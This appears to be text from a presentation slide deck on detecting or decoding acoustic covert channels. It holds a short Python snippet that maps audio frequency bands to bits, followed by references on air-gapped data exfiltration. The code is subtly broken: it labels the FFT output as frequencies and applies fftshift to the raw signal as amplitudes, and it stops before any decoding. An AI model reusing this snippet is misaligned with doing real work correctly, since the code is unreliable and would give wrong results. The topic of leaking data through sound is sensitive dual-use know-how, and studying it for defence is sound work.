


# Have you heard anything?



**Audio Spectrum**

# Have you heard anything?



# Have you heard anything?

audio  
analysis

```
1
2 import numpy as np
3 import wave
4
5 # Definisci le frequenze di soglia e le durate minime
6 thresholds = [(9900, 11000, 0), (19900, 20100, 1)]
7 min_duration = 0.7
8
9 # Carica il file audio WAV
10 audio_file = "Registrazione-1.wav"
11 wav = wave.open(audio_file, 'rb')
12 sample_width = wav.getsampwidth()
13 frame_rate = wav.getframerate()
14 n_frames = wav.getnframes()
15
16 # Leggi i dati audio
17 audio_signal = np.frombuffer(wav.readframes(n_frames), dtype=np.int16)
18
19 # Calcola la trasformata di Fourier
20 frequencies, amplitudes = np.fft.fft(audio_signal), np.fft.fftshift(audio_signal)
21
```

You read it right,  
it's the Fourier  
transform.

## Sources and references

- <https://www.mdpi.com/1424-8220/23/6/3215>
- <https://theseconmaster.com/14-popular-air-gapped-data-exfiltration-techniques-used-to-steal-the-data/>
- [https://newsarchive.berkeley.edu/news/media/releases/2005/09/14\\_key.shtml](https://newsarchive.berkeley.edu/news/media/releases/2005/09/14_key.shtml)
- [https://web-assets.esetstatic.com/wls/en/papers/white-papers/eset\\_jumping\\_the\\_air\\_gap\\_wp.pdf](https://web-assets.esetstatic.com/wls/en/papers/white-papers/eset_jumping_the_air_gap_wp.pdf)
- <https://ieeexplore.ieee.org/document/6999418>
- [https://katedavis.engr.tamu.edu/wp-content/uploads/sites/180/2022/05/2016\\_Q3\\_3.2\\_Metrics\\_Accepted.pdf](https://katedavis.engr.tamu.edu/wp-content/uploads/sites/180/2022/05/2016_Q3_3.2_Metrics_Accepted.pdf)
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**{Thanks}**